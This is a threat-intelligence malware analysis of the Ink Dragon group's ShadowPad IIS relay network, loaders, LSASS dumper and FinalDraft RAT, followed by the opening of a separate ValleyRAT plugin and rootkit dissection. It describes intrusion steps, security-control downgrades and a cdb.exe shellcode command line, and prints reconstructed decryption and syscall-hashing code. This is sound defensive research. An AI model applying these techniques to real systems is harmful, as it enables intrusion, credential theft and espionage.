In other cases, we’ve also observed the actor abusing the ToolShell SharePoint vulnerability. ToolShell is an exploit chain targeting on-premises Microsoft SharePoint that combines authentication bypass and unsafe deserialization (CVE-2025-49706 / CVE-2025-53771 and CVE-2025-49704 / CVE-2025-53770, among others) to enable unauthenticated remote code execution and web shell deployment on vulnerable servers. In July 2025, we observed the actor conducting mass scanning for the ToolShell vulnerability during the initial waves of exploitation, indicating the actor was among a limited set of actors with early access to the exploit.
This demonstrates that the attackers have multiple web-facing options for initial compromise. The practical workflow is straightforward: enumerate internet-facing IIS/SharePoint servers, test for predictable machine keys or vulnerable SharePoint endpoints (often using publicly available fuzzing lists), and submit crafted POSTs or payloads that trigger deserialization/RCE. These attacks are stealthy and scale well against large organizations with inconsistent web configurations.
Internal Operation & Kill Chain Overview
Lateral Movement
In these campaigns, the adversary leverages two complementary strengths of a web compromise after gaining an initial foothold: privileged local artifacts (the IIS application/service credentials and configuration) and visibility into active administrative sessions.
By obtaining the IIS machineKey/DecryptionKey or otherwise recovering the site’s cryptographic secrets, the attacker can decrypt locally stored configuration blobs and credentials that the site or its worker processes store. In practice, this frequently yields the IIS worker/app-pool account password or other local secrets that carry elevated rights on the host and often across other IIS servers that reuse the same service account or credential material.
With a local administrative credential in hand, Ink Dragon escalates from code execution in w3wp.exe to full system control, and then leverages that control to create a persistent remote access channel (commonly an RDP tunnel or scheduled task that launches an administrative payload). Because many organizations reuse service credentials across web farms for management convenience, obtaining a single IIS credential can allow the actor to authenticate to sibling IIS hosts and pivot laterally with minimal network noise. Ink Dragon frequently tunnels RDP traffic to reach internal hosts from a remote workstation, exposing their machine names and enabling direct, interactive sessions that appear superficially legitimate.
From there, the attacker’s lateral playbook becomes straightforward: stage a resilient implant (ShadowPad/FinalDraft variants are common) and propagate it using native protocols such as SMB. The operator copies the triad (EXE + side-loaded DLL + encrypted blob) into writable shares, creating a service or scheduled task to run the payload, and attempting to disguise the service/process under a plausible name.
Persistence
The most common patterns we observed:
Scheduled tasks – the actor created tasks with benign-looking names (notably SYSCHECK) set to run under SYSTEM and pointing to staged loader hosts such as conhost.exe. Tasks were often created to run once at a chosen time, allowing the operator to bootstrap wide-scale re-execution while minimizing noisy periodic callbacks.
Service installation – on several machines, Ink Dragon installed services to launch their loaders as persistent system services, with service names disguised as Windows updates or temporary maintenance (e.g., WindowsTempUpdate). These services were used to run side-loaded triads (EXE + malicious DLL + encrypted blob), guaranteeing automatic restart and SYSTEM execution after reboots.
It’s essential to note that many of the staged executables (e.g., conhost.exe) were renamed to resemble native Windows binaries, yet they were digitally signed by legitimate vendors such as Advanced Micro Devices, Realtek Semiconductor Corp, and NVIDIA. Their OriginalFileName metadata differed from the on-disk names, indicating deliberate masquerading and abuse of trusted signatures to blend with the operating system.
Privilege Escalation
Ink Dragon combines targeted exploitation with heavy credential harvesting to quickly escalate local control into domain-level dominance.
Local escalation via exploitation: In multiple incidents, the initial __VIEWSTATE RCE was followed by local escalation tooling such as PrintNotifyPotato to obtain SYSTEM from a web server context. This allowed full control over the host and the rights to create persistent services and change firewall settings.
Credential harvesting and LSASS dumping: the operators deployed custom tools (we observed variants of LalsDumper) to create LSASS dumps and extract registry hives (SAM, SYSTEM) into ProgramData or user-profile directories for offline cracking. Dump files and registry hive exports were then used to recover NTLM hashes and Kerberos material.
Leveraging idle sessions: Ink Dragon actively enumerated Remote Desktop sessions and administrative consoles on key servers. In at least one instance, the actor located an idle RDP session belonging to a Domain Administrator that had authenticated via Network Level Authentication (CredSSP) using NTLMv2 fallback. Since the session remained disconnected but not logged off, it is highly likely that LSASS retained the associated logon token and NTLM verifier in memory. Ink Dragon obtained SYSTEM-level access to the host, extracted the token (and possibly the NTLM key material), and reused it to perform authenticated SMB operations. Through these actions, they were able to write to administrative shares and exfiltrate NTDS.dit and registry hives, marking the point at which they achieved domain-wide privilege escalation and control.
Enabling Egress
Ink Dragon modified host firewall rules to permit broad outbound traffic and effectively turned compromised hosts into unconstrained exfiltration/proxy nodes.
The group created a permissive outbound rule labeled to resemble legitimate software (we observed a rule named Microsoft MsMpEng, associated with MsMpEng.exe) that allowed Any → Any outbound traffic across all profiles. The rule was created locally (not via GPO), enabled, and applied to the Defender process in SYSTEM context. This bypasses upstream egress controls that would otherwise block custom ports or tunneling traffic.
Building the Relay Network
During the investigation, we discovered that Ink Dragon is actively converting compromised organizations into functional communication nodes within a distributed ShadowPad relay network. This capability is powered by an IIS Listener Module. Instead of serving as a traditional backdoor, the module enables the malware to register new URL listeners directly through the HttpAddUrl API, which lets processes bind HTTP(S) endpoints dynamically, including wildcard patterns that match all sub-paths or hostnames. This means the malicious listener seamlessly coexists with legitimate IIS behavior, silently intercepting any incoming HTTP requests whose URL matches its configuration. When a request arrives, the module decrypts the payload and evaluates whether the structure fits its proprietary protocol. If not, it falls back to genuine IIS logic, serving real web content or returning legitimate error codes. The result is a hard-to-detect implant that blends into the server’s normal traffic patterns while retaining full control over its hidden C2 channel.
Communication with a regular client via the IIS module
Where this becomes significantly more strategic is in how the module manages remote peers. The listener can categorize external IP addresses into two functional roles: servers and clients. It automatically pairs nodes from each list to relay traffic between them. Once two peers are matched, the compromised host becomes a live forwarding point: data arriving from the “server” side is streamed directly to the “client,” and responses are returned in the same manner, effectively turning the victim into a transparent communication bridge. We observed multiple instances where government entities were inadvertently serving as C2 relays. In some instances, the victim machine is leveraged as a hop, serving as an access node for ShadowPad clients active in other, unrelated target environments. This chaining effect forms a multi-layered mesh of compromised infrastructure, allowing the operator to issue commands to downstream implants without direct communication with them.
Beyond its role in constructing a large-scale external relay network, the ShadowPad IIS module also exposes a conventional internal proxy capability, designed to route commands toward ShadowPad nodes located deeper within the same network. When the attackers need to deliver instructions to implants that do not have direct external reachability, the IIS module simply relays the traffic internally, behaving much like a pivot point inside the compromised environment. This capability is not new in concept, but its integration into a legitimate IIS worker process makes it extremely difficult to distinguish malicious lateral communication from normal internal service traffic.
Beyond the relay logic itself, the module leaves behind an unusually rich forensic artifact: debug strings that document the number of bytes it forwards between external and internal IP addresses. These strings include source, destination, and payload size. During our investigation, this telemetry proved essential in reconstructing the attackers’ communication graph, enabling us to map exactly how commands entered the victim, how they were relayed, and which internal hosts were drawn into the chain. The presence of such granular logging underscores just how central the relay mechanism is to the operator’s workflow: the victim is not merely compromised, but actively repurposed as a communication bridge that keeps the broader ShadowPad infrastructure stitched together.
Debug log strings dumped from the IIS Listener
This architecture enhances stealth and survivability. By routing commands through unrelated victims, the true controlling IP is never exposed, and network defenders have difficulty distinguishing malicious cross-organization traffic from legitimate inter-government or inter-infrastructure communication. Most significantly, every newly compromised perimeter system can be repurposed immediately as another hop, allowing Ink Dragon to expand its operational reach while obscuring both the origin and the direction of command flow.
Tools & Post‑Exploitation Components
As we expanded our analysis beyond the initial access vector, a broader toolset began to emerge. Ink Dragon does not operate with a single backdoor or a monolithic framework; instead, the intrusions feature a sequence of purpose-built components that activate at different stages of the operation. What follows is a breakdown of the post-exploitation tooling we recovered, from IIS-embedded ShadowPad modules to debugger-based loaders, credential-harvesting implants, and long-term command-and-control platforms.
Summary of Observed Components
Category
Name
Function
Brief Description
IIS Backdoors & C2
ShadowPad IIS Listener Module
Core C2 & relay node
Intercepts selected IIS traffic, decrypts commands, builds a distributed relay network, and exposes a full ShadowPad backdoor on IIS servers.
Loader
ShadowPad Loader
Payload delivery
Triad structure (EXE + DLL + TMP) that decrypts and runs the ShadowPad core in memory while deleting artifacts.
Loader
CDBLoader
Memory-resident payload execution
Uses cdb.exe scripts to patch memory, run shellcode, and load AES-encrypted payloads via a debugger session.
Credential Access
LalsDumper
LSASS dump extraction
Registers a malicious SSP DLL in LSASS, extracts a compressed LSASS memory dump via custom direct-syscall logic.
Loader
032Loader
Host-dependent payload loader
RC4-like decryption using the system’s InstallDate as entropy, delivering payloads via shared memory mapping.
Modular RAT
FinalDraft
Long-term espionage & cloud C2
Modular RAT using Microsoft Graph API; supports exfiltration, RDP history harvesting, tunneling, scheduling, and mailbox-based command exchange.
ShadowPad IIS Listener Module
Module Initialization
The ShadowPad IIS Listener Module deployed in this intrusion is a fully integrated component designed to masquerade as part of the legitimate IIS stack while quietly providing command-and-control and relay capabilities. Its configuration block defines several operational parameters that determine both how it responds to benign web traffic and how it handles attacker-controlled messages. These include a server type string (used in HTTP response headers), a document root path, and a fallback error page path. Even when configuration fields are absent, the module falls back to realistic defaults — "C:\\inetpub\\wwwroot", "C:\\inetpub\\custerr\\en-US\\404.htm", and "Microsoft-IIS/10.0". Those values allow the module to blend seamlessly with a standard Windows Server installation.
The most important part of the configuration is the list of URL patterns the module will intercept. These patterns are stored as wildcard-enabled strings, separated by semicolons, and are used to register listeners via the Windows HttpAddUrl API. This API allows the module to attach itself to arbitrary HTTP URL prefixes, including those containing wildcards for hostnames or paths, making the listener hard to detect unless the exact bindings are enumerated at the OS level. Any inbound request matching one of these patterns is captured and passed through the module’s internal decryption and message-parsing routine.
def decrypt_first_packet(buf: bytearray, seed: int, length: int):
    """
    buf     = bytearray starting at a1->type (first byte = LOBYTE(seed), second = HIBYTE(seed))
    length  = total length of buffer (rdx)
    """

    count = length - 2
    seed_lo = buf[0]
    seed_hi = buf[1]
    num = (seed_hi << 8) | seed_lo
    num &= 0xFFFFFFFF

    pos = 2
    for _ in range(count):
        hi = (num >> 16) & 0xFFFF
        num = (hi * 0x7093915D - num * 0x6EA30000 + 0x06B0F0E3) & 0xFFFFFFFF
        buf[pos] ^= num & 0xFF
        pos += 1

    return buf
Requests that do not conform to the attacker’s expected encrypted structure are quietly handled as normal IIS traffic: static files are served from the configured webroot folder when available, and legitimate error pages are returned otherwise. This fallback behavior ensures the listener remains operationally stealthy, presenting a legitimate façade while still acting as a covert interception point.
Split Command Architecture
Once a request passes the module’s URL‑matching, decryption, and structural checks, the ShadowPad IIS Listener evaluates the embedded command ID. These commands fall into two broad categories, both of which are handled by the same component.
The first category contains the instructions responsible for building and maintaining the distributed relay network. These include commands that register an endpoint as a “server,” commands that register an endpoint as a “client,” and the logic that pairs nodes, forwards traffic, and maintains the two queues that drive the hop‑to‑hop communication model.
The second category is entirely separate in purpose: a full backdoor command set enabling the operator to interact directly with the local system. These commands cover host reconnaissance, file operations, data collection, payload staging, configuration updates, process control, and network‑level actions. In other words, the same module responsible for linking compromised machines into a cross‑victim relay chain is also fully capable of operating as a traditional ShadowPad backdoor on that same host.
Distributed Relay Network Construction
The most strategically significant capability lies in the module’s role in building and maintaining the operator’s distributed relay network. The IIS Listener maintains two concurrent registries of peers: a server list and a client list. Nodes can add themselves to either list via dedicated command IDs. Entries in the server list are periodically revalidated every 30 seconds, and the module issues acknowledgments to confirm ongoing availability. Nodes placed into the client list behave differently; if a client remains unpaired for 30 seconds, it is automatically pruned to prevent stale links.
Whenever a new node is inserted into one of the lists and the Listener detects that both lists contain at least one live entry, it pairs the first server node with the first client node. At that moment, it sends the server the victim’s IP address. After this handshake, the module establishes bidirectional relaying between the two sockets, shuttling each packet from server → client and client → server with no further processing. The result is a fully transparent hop that allows an upstream operator to deliver commands to a downstream client without ever interacting with that client directly.
Relay network logic flow
Backdoor Features
The IIS Listener Module of ShadowPad also includes features of the ShadowPad client, letting the attackers run different commands on the IIS machine. This embedded command set provides the operator with extensive control over the compromised host, enabling everything from reconnaissance to interactive access to payload staging.
The breadth of these command IDs illustrates how ShadowPad’s IIS Listener is more than a simple traffic forwarder; it is a self-contained control surface capable of both maintaining the distributed relay network and exerting fine-grained control over any machine running it. This duality is central to Ink Dragon’s operational philosophy: relay-capable nodes double as fully functional access points, allowing the operator to maintain stealthy persistence, collect intelligence, deploy additional tooling, and issue high-privilege instructions without ever exposing their true command infrastructure.
ShadowPad’s backdoor exposes a broad command surface designed to give operators full, hands-on control of a compromised system. It begins with basic orchestration capabilities, retrieving the full command map, gathering a detailed system snapshot, launching an interactive reverse shell, or cleanly shutting down the implant when needed. From there, the malware offers an extensive file-management layer that can enumerate drives, walk directories, manipulate timestamps, create or remove files and folders, and read, write, move, or download data on demand. This is complemented by rich process and service control, allowing operators to list and kill processes, inspect loaded modules, and start, stop, or delete Windows services with the same precision seen in legitimate administration tools.
Main commands method flow
ShadowPad also supports multiple execution models, including running commands with output capture, spawning interactive console processes with full screen-buffer access, and maintaining long-lived execution channels through pipes. The networking side is equally capable: the implant can inspect local TCP/UDP tables, alter network entries, and even serve as a pivot point by proxying or tunneling traffic through the infected host. In practice, these capabilities turn the backdoor into a complete remote operations platform that blends system administration, espionage tooling, and covert tunneling into a single, tightly integrated module.
ShadowPad Loaders
ShadowPad is a modular, multi-layered backdoor framework widely attributed to Chinese state-sponsored threat groups and frequently used in long-term espionage campaigns. ShadowPad allows operators to deploy customized modules for data exfiltration, credential harvesting, and lateral movement.
In Ink Dragon’s operations, we observed numerous ShadowPad deployments following a recurring triad sideloading structure: an executable, a malicious DLL, and an encrypted TMP payload. The legitimate or masqueraded executable loads the malicious DLL, which in turn decrypts and executes the ShadowPad core from the TMP file directly in memory, erasing the payload afterward to minimize forensic artifacts.
A notable detail in Ink Dragon’s ShadowPad loader is that many of the malicious DLLs across different incidents shared the same generic name, DLL.dll. The DLL loaders were MFC-based binaries, where the malicious code was heavily obfuscated using ScatterBrain.
Search for ShadowPad obfuscated code entry point
Once executed, these loaders perform on-the-fly decryption of configuration data and payloads stored in the same directory.
Path
Executable
DLL
C:\Users\Public
vncutil64.exe
vncutil64loc.dll
C:\Program Files\Microsoft\Edge
ApplicationLogs.exe
atiadlxy.dll
C:\Program Files\Microsoft\Edge\Application
msedge_proxyLog.exe
msedge_proxyLogLOC.dll
CDBLoader
One of Ink Dragon’s most distinctive TTPs is leveraging the Microsoft debugger (cdb.exe) as an execution host.
Rather than launching a typical EXE, the operator runs a WinDbg/CDB scripted session, such as: c:\users\public\cdb.exe -cf C:\Users\Public\config.ini -o C:\Users\Public\cdb.exe.
The shipped config.ini is not an innocuous INI file. It contains a sequence of memory-edit / write-bytes commands followed by a change to the instruction pointer (RIP) so execution continues at the attacker-controlled shellcode. The shellcode, in turn, reads an auxiliary file (wmsetup.log) from disk, decrypts it with an AES key hard-coded into the shellcode, and loads the real payload into memory for execution. After the payload runs, the debugger instance and helper files are often removed, leaving only transient memory-resident code.
The shellcode script in config.ini
LalsDumper
LalsDumper is Ink Dragon’s in-house LSASS extraction chain observed during multiple intrusions. The sequence starts with a small loader (lals.exe) that manipulates a companion DLL (fdp.dll) in the same folder. The loader locates a placeholder (32 ‘d’ characters) inside fdp.dll, overwrites that placeholder with the path to an auxiliary file (rtu.txt), and produces a patched DLL named nfdp.dll.
Crucially, the loader calls AddSecurityPackageA to register the DLL as a Security Support Provider (SSP) so that lsass.exe will load it, a technique that forces LSASS itself to load attacker code in-process.
The replacement of the placeholder by a real name added as SSP
The registered DLL reads rtu.txt, applies a simple XOR with 0x20 to recover a secondary payload, and then maps that payload into memory. The payload implements a custom MiniDumpWriteDump-like routine (not using the Windows API directly) to create a compressed dump of lsass.exe, writing a ZIP-like dump file named <%TEMP%>\<pid>.ddt.
The chain uses direct syscalls (hashed at runtime) to evade API-based hooking and EDR detection.
def hash_syscall(name: str) -> int:
    h = 0xCD7815D6                # constant seed
    for (*WORD) ch in name:       # iterate Unicode code-points
        h ^= (ord(ch) & 0xFFFF) + ror32(h, 8)
    return h & 0xFFFFFFFF
The DLL exposes a function called Tom, which serves as the payload’s runtime entry point and orchestrates the loader’s core logic: when invoked, Tom creates a file in the system TEMP folder named using the victim process ID (for example %TEMP%\<pid>.ddt), captures a memory dump of lsass.exe and writes that dump into the .ddt file using a ZIP-style archive format.
LalsDumper’s main function
032Loader
032Loader is a sideload-based loader that uses host-specific entropy to decrypt and execute payloads. After being sideloaded by a legitimate executable, the loader patches the host EXE’s code flow so that control transfers to its own logic immediately after load.
The patching of the executable by 032Loader
The loader then queries the system’s InstallDate from the registry and derives a decryption key from that value. It uses the InstallDate as the seed for RC4 (or RC4-like) decryption of a third-file blob (the encrypted payload), often accessed via the SystemFunction032 API to perform the decryption step. Once decrypted, the loader maps the payload via CreateFileMappingW / MapViewOfFile and adjusts memory protections with VirtualProtect, then transfers execution to the in-memory payload.
FinalDraft: New Version
FinalDraft is a well-engineered, full-featured remote administration tool with the ability to accept add-on modules that extend functionality and proxy network traffic internally, mostly by abusing Outlook mail service via the Microsoft Graph API. The samples and behavior we analyzed are consistent with previous public write-ups, but Ink Dragon’s deployments show continued feature expansion and careful operational tuning to reduce telemetry and maximize resilience.
FinalDraft begins by locating and decrypting its configuration blob. The configuration is XORed with either a hash derived from the host ProductId (making the config per-machine) or the hash of a hardcoded string.
The Decryption of FinalDraft’s configuration
Once decrypted, the config exposes a unique GUID for the implant, the preferred communication transport, an AES key for message encryption, C2 endpoints and refresh tokens, and other operational metadata.
The most commonly used transport we observed is COutlookTrans, which leverages the Microsoft Graph API (the token endpoint at https://login.microsoftonline.com/common/oauth2/token) to hide command-and-control traffic inside legitimate cloud mail flows. FinalDraft uses a refresh token embedded in its configuration to acquire OAuth access tokens, which it stores locally under HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UUID\ for later use. Commands and responses are exchanged as email drafts (messages whose subject starts with r_<session_id> and p_<session_id>). The payloads inside those messages are base64-encoded, AES-encrypted (with the config key), and compressed, which helps the operator hide instructions inside otherwise normal mailbox data and bypass network filtering that whitelists Microsoft cloud endpoints.
The message FinalDraft sends to get commands
FinalDraft implements a modular command framework in which operators push encoded command documents to the victim’s mailbox, and the implant pulls, decrypts, and executes them. Beyond the standard toolkit (process/service control, file/registry access, tunneling, and file transfer), the Ink Dragon variants we analyzed introduce several extensions that increase stealth, operational control, and data-theft efficiency.
Flexible Beacon Scheduling
The malware supports highly granular callback controls, allowing operators to define daily beaconing windows or specify an explicit list of times when the implant will attempt to reach its C2. This schedule-based design helps blend command traffic into predictable operational patterns.
RDP Activity Harvesting
DumpRDPHistory extracts evidence of both outbound and inbound RDP usage.
RDP OUT (Outbound RDP targets) – MRU-like entries in the user registry hives that record the servers the user has connected to (the built-in RDP client’s Recent Server list). For each entry, the tool reads UserNameHint and the registry key’s last write time to produce lines like: <ServerName>:<UserNameHint>:<Timestamp>. This data is queried from HKCU\SOFTWARE\Microsoft\Terminal Server Client\Servers\<ServerName>\
RDP IN (Inbound RDP sessions) – Event log entries from the Terminal Services Local Session Manager operational channel that record session connect/disconnect events. The tool queries Windows Event Log (via EvtQuery / Get-WinEvent) for Event ID 21 (Remote Desktop Services: Session logon succeeded) and 25 (disconnect/other session events depending on Windows version). From these, it extracts records like: <UserName>:<IP>:<TimeStamp>.
Security Control Downgrades
Several commands intentionally weaken Windows security posture to assist persistence and lateral movement:
DisableRestrictedAdmin – makes RDP connections authenticate with reusable credentials or delegated tokens, enabling credential hopping instead of “restricted” mode authentication. It makes RDP more attractive for lateral movement because an attacker who already controls an endpoint can initiate Restricted Admin connections using local credentials or stolen hashes to hop to other systems without needing cleartext passwords.
Enabling Restricted Admin
DisableTokenFiltering – disables remote token filtering so local admin accounts receive full, not restricted, admin tokens over the network. This allows attackers to use reused or harvested local credentials to perform truly administrative remote actions without requiring domain credentials.
EnableDSRMAdmin – allows the powerful DSRM recovery account to log in even when the DC is not in Directory Services Restore Mode. It gives an attacker a powerful, low-audited way to gain full local control of a DC using an otherwise seldom-monitored credential or hash.
Setting the DSRMAdminLogonBehavior registry key to 2
DisableRunAsPPL – removes Process Protection Level safeguards, enabling injection and tampering with protected processes such as AV/EDR components. Adversaries do this to defeat endpoint defenses (allowing in-memory loaders, hooking, or live patching of AV and EDR components), to persist by replacing signed binaries, or to extract secrets from processes that would normally be protected.
High-Throughput Exfiltration
BackgroundFileTransfer introduces a dedicated asynchronous worker for large-scale exfiltration. It streams data in sizeable chunks, reports progress in the background, and minimizes the number of required outbound connections. This is ideal for moving large archives over cloud-proxied channels without attracting attention.
Host Profiling & Inventory
Ink Dragon consolidates multiple reconnaissance routines such as system fingerprinting, adapter enumeration, and installed software collection into a unified host profile. This captures IP configuration details (similar to ipconfig /all), network adapter metadata, installed applications (from HKLM and HKCU uninstall keys), system identifiers (MachineGuid, ProductId, InstallDate, and System uptime), and other indicators useful for victim classification and targeting.
IP Configuration data strings in FinalDraft
Victimology
Ink Dragon’s targeting patterns show a consistent emphasis on government organizations, but beyond that shared characteristic, there are no clear indicators of how the actor selects its victims. Most affected organizations appear to serve a specific operational purpose for the actor rather than reflecting broad, industry-wide targeting.
Geographically, Ink Dragon has focused heavily on government entities in Southeast Asia and Africa, and in recent months has expanded its activity into Europe. Since the ToolShell exploitation wave in July, the actor has steadily increased its operations in the region, with a growing concentration on European government-sector targets. A key aspect of Ink Dragon’s tradecraft is its use of compromised organizations as C2 relay nodes. As a result, we have observed European victims being leveraged to launch activity not only against additional European institutions, but also against targets in Africa and Southeast Asia.
Overlap With RudePanda / REF3927 Activity
During our investigation, we also observed evidence of a second intrusion set commonly tracked as RudePanda / REF3927 on several of the same victim environments compromised by Ink Dragon. While we do not assess these activity clusters to be operationally linked, the victimology overlap is notable: both actors exploited the same internet-facing server vulnerability to gain footholds in identical organizations and systems.
Upon gaining access, RudePanda relied on its customary toolset, which included:
Godzilla-derived webshells used to execute in-memory .NET payloads and deploy secondary components.
Malicious IIS modules belonging to the TOLLBOOTH family embed command-and-control logic directly inside the web server’s processing pipeline. Several modules contained PDB references to dongtai, consistent with tooling previously documented in public reporting.
Configuration tampering of IIS’s applicationHost.config, where a simple diff against previous snapshots exposes the unauthorized module insertions.
In addition, the actor deployed a kernel-mode rootkit driver, wingtb.sys (2965ddbcd11a08a3ca159af187ef754c), a modified and signed variant of Winkbj.sys. Its installation uses an INF file (Hidden.inf) naming the service “Wingtb.” The driver is derived from the open-source “Hidden” rootkit project, used to conceal files, processes, and registry entries after being activated on the system.
Finally, several .lnk artifacts referencing the operator’s backdoor kit that is consistent with the GoToHTTP tooling previously documented by both HarfangLab and Elastic were recovered on disk. Although the original payloads were deleted, these link files served as additional indicators of RudePanda’s presence.
Conclusion
Ink Dragon’s operations illustrate a shift in how modern espionage clusters weaponize compromised infrastructure. Rather than treating each victim as an endpoint to be monitored or harvested, the group systematically folds every breached perimeter server into a distributed ShadowPad relay fabric. The IIS Listener Module sits at the center of this strategy: a stealthy, low-friction component that binds hidden URL prefixes, intercepts traffic without disrupting legitimate services, and quietly links victims together into a multi-hop communication grid.
This architecture transforms the threat landscape in several ways. First, it grants the operators resilient command paths that do not rely on fixed infrastructure. Even if a downstream implant has no internet reachability or if upstream servers are blocked, the attacker can simply reroute through other victims. Second, it provides natural operational camouflage. Traffic tunneled between unrelated government or enterprise networks appears outwardly benign and often blends into the expected profile of inter-organizational HTTP flow. Third, it enables strategic re-use of compromised assets: once a host is enrolled as a ShadowPad relay, it becomes an evergreen pivot point that continues to serve campaigns long after the initial intrusion.
The rest of the kill chain reinforces this design philosophy. Mature sideloading patterns, modular loader triads, memory-resident payloads, compartmentalized privilege escalation, and disciplined credential harvesting all serve one purpose: establish durable, high-privilege access long enough to turn the victim into reliable infrastructure. Whether deploying FinalDraft, staging ShadowPad loaders, or extracting domain-wide secrets, each action feeds back into the broader communication mesh that Ink Dragon relies on to maintain persistence across environments.
Taken together, Ink Dragon presents a threat model in which the boundary between “compromised host” and “command infrastructure” no longer exists. Each foothold becomes a node in a larger, operator-controlled network – a living mesh that grows stronger with every additional victim. Defenders must therefore view intrusions not only as local breaches but as potential links in an external, attacker-managed ecosystem, where shutting down a single node is insufficient unless the entire relay chain is identified and dismantled. Ink Dragon’s relay-centric architecture is among the more mature uses of ShadowPad observed to date. A blueprint for long-term, multi-organizational access built on the victims themselves.
Check Point Research (CPR) presents a full dissection of the widely used ValleyRAT backdoor, also known as Winos/Winos4.0, covering its modular architecture and plugin system.
By analyzing the publicly leaked builder and development structure (Visual Studio solutions and project files, without source code), we were able to accurately correlate artifacts and reverse engineer the functionality of all “main” plugins. The analysis reveals the advanced skills of the developers behind ValleyRAT, demonstrating deep knowledge of Windows kernel and user-mode internals, and consistent coding patterns suggesting a small, specialized team.
The “Driver Plugin” contains an embedded kernel-mode rootkit that, in some cases, retains valid signatures and remains loadable on fully updated Windows 11 systems, bypassing built-in protection features. Through detailed reverse engineering, previously unknown capabilities were uncovered, including stealthy driver installation, user-mode shellcode injection via APCs, and forceful deletion of AV/EDR drivers.
The detection statistics for ValleyRAT plugins in the wild (ITW), derived from carefully crafted detection rules and verified using both internal telemetry and public services, highlight the recent surge in ValleyRAT usage, with approximately 85% of detected samples appearing in the last six months, coinciding with the public release of the builder.
The research underscores the growing accessibility of the ValleyRAT builder and development artifacts, emphasizing that future usage cannot be easily attributed to specific Chinese-speaking threat actors, such as Silver Fox.
Introduction
Throughout 2025, we conducted and published several reports related to our research on the Silver Fox APT. In some of them (for example, here), the threat actor delivered the well-known ValleyRAT backdoor, also referred to as Winos or Winos4.0, as the final stage. Since this malware family is widely used, modular, and often associated with Chinese threat actors such as Silver Fox, we decided to take a deeper look at its development, plugin system, and the capabilities exposed through individual components.
At first, we focused on collecting as much information as possible from publicly available sources. However, after the initial survey, we realized that despite the first report related to ValleyRAT being dated to early 2023, the existing material is quite limited. Most publications discuss only the specific plugins that happened to be deployed to victims or malware labs during analysis, which in many cases means only one or two plugins.
When a potential victim, including a malware lab, is infected with the ValleyRAT backdoor, the initial modules deployed are usually first-stage plugins such as the “Online Module” or “Login Module”. These act as initial beacons and are responsible for retrieving and loading additional plugins from the ValleyRAT C2 server. It is entirely up to the attacker to decide whether a victim appears interesting enough to receive further components and expose more of the backdoor’s capabilities. Many victims, especially malware labs, do not meet this threshold, meaning analysts only get to see the plugins that operators intentionally delivered.
Because of this limitation, we shifted our attention to searching for leaked ValleyRAT builders and source code. Normally, materials like these circulate on the dark web within small, restricted communities. Fortunately, in today’s “share whatever, wherever” environment, we were able to obtain them from several publicly available GitHub repositories.
ValleyRAT is strongly associated with Chinese-speaking threat actors, so we expanded our search with Chinese keywords and phrases that seemed relevant to the malware. This approach was successful: we found not only the ValleyRAT builder but also its development structure, including Visual Studio solutions and project files. Although the actual source code was missing, we were still able to link individual Visual Studio projects to plugin binaries extracted from the builder.
It is worth mentioning that we achieved these results only after going through many trojanized repositories, including ValleyRAT builders infected with other backdoors. Hackers hacking hackers. Eventually, we located repositories that contained exactly the information we were looking for.
In this publication, we focus on a full dissection of the ValleyRAT modular system. We describe the builder, outline our extraction and analysis methodology, and provide detailed explanations for every plugin used by the malware. We also include an in-depth analysis of one of the most interesting components, the “Driver Plugin”, which embeds a kernel-mode rootkit. Special attention is given to the rootkit and its user-mode client, along with the techniques they implement. Finally, with carefully crafted detection rules for all plugins, we present their in-the-wild detection statistics based on both our internal telemetry and public services.
Background & Key Findings
The first interesting repository we identified is related to the ValleyRAT builder, which also functions as a C2 panel and has been publicly available since March 2025. Below is a comparison between the original Chinese repository and its translated version.
The claim about the “Effective date: March 25, 2025” mentioned in the repository structure (with the builder archive itself uploaded on March 26, 2025) correlates with the PE compilation timestamp of the builder: Wednesday, 26.03.2025 04:10:15 UTC. This suggests that it is likely one of the latest versions of the ValleyRAT builder.
The second repository, which is slightly older (June 2024), contains development artifacts related to the ValleyRAT plugin system, including Visual Studio solutions and project structures (without source code). A translated version of this repository can be seen below.
Figure 2: ValleyRAT development structure – GitHub repository.
The fact that the development structure (without source code) has been publicly available for a while suggests that the leaked ValleyRAT source code itself has probably been circulating in the wild as well.
Both repositories are in Chinese, and as an initial step, we focused on the one containing the Visual Studio structure. We then attempted to locate matching artifacts inside the compiled builder package from the first repository.
While the development structure referenced both “main” and “auxiliary” plugins, only the compiled “main” plugins were present inside the builder’s PE resources.
Figure 3: ValleyRAT builder – plugin system in PE resources.
During the analysis of the development structure, one component immediately stood out: a plugin named “Driver Plugin”, which appears to include a kernel‑mode driver component.
Figure 4: ValleyRAT development structure – “Driver Plugin”.
We were later able to locate this compiled plugin inside the builder’s resources.
Figure 5: ValleyRAT builder – locating the “Driver Plugin” in the compiled PE resources.
The “Driver Plugin” is a DLL that acts as a user‑mode client for an embedded rootkit driver. Its original filename can be recovered from the Export Directory.
Figure 6: Original filename of the “Driver Plugin” DLL.
The rootkit driver is stored within the .data section of the Driver Plugin.dll. After careful extraction that preserved its original WIN_CERTIFICATE structure, we identified the exact sample on VirusTotal. The driver retains the original PDB path that closely matches the Visual Studio project path from the development structure.
Figure 7: Original PDB path of the ValleyRAT rootkit driver.
The driver’s compilation timestamp appears intact: Sunday, 23.04.2023 08:10:50 UTC. However, despite being compiled in 2023, it is signed using an expired certificate valid only between 2013–2014. We believe this certificate was stolen and used to sign the driver.
Even though the certificate had expired, the signature still fell under the Windows Driver Signing Policy – Exceptions (the legacy driver category). For this reason, the rootkit driver could be loaded even on the latest Windows 11 systems. During our initial investigation, the certificate had not yet been revoked, allowing the driver to load successfully; later revocation prevented this.
Using carefully crafted internal detection rules covering the entire ValleyRAT modular system (all “main” plugins and the rootkit driver), we identified approximately 6,000 ValleyRAT‑related samples in the wild between November 2024 and November 2025. Notably, around 85% of these detections occurred within the last six months of that period, which correlates with the time the ValleyRAT builder first appeared publicly. This clearly reflects the growing adoption of this modular backdoor.
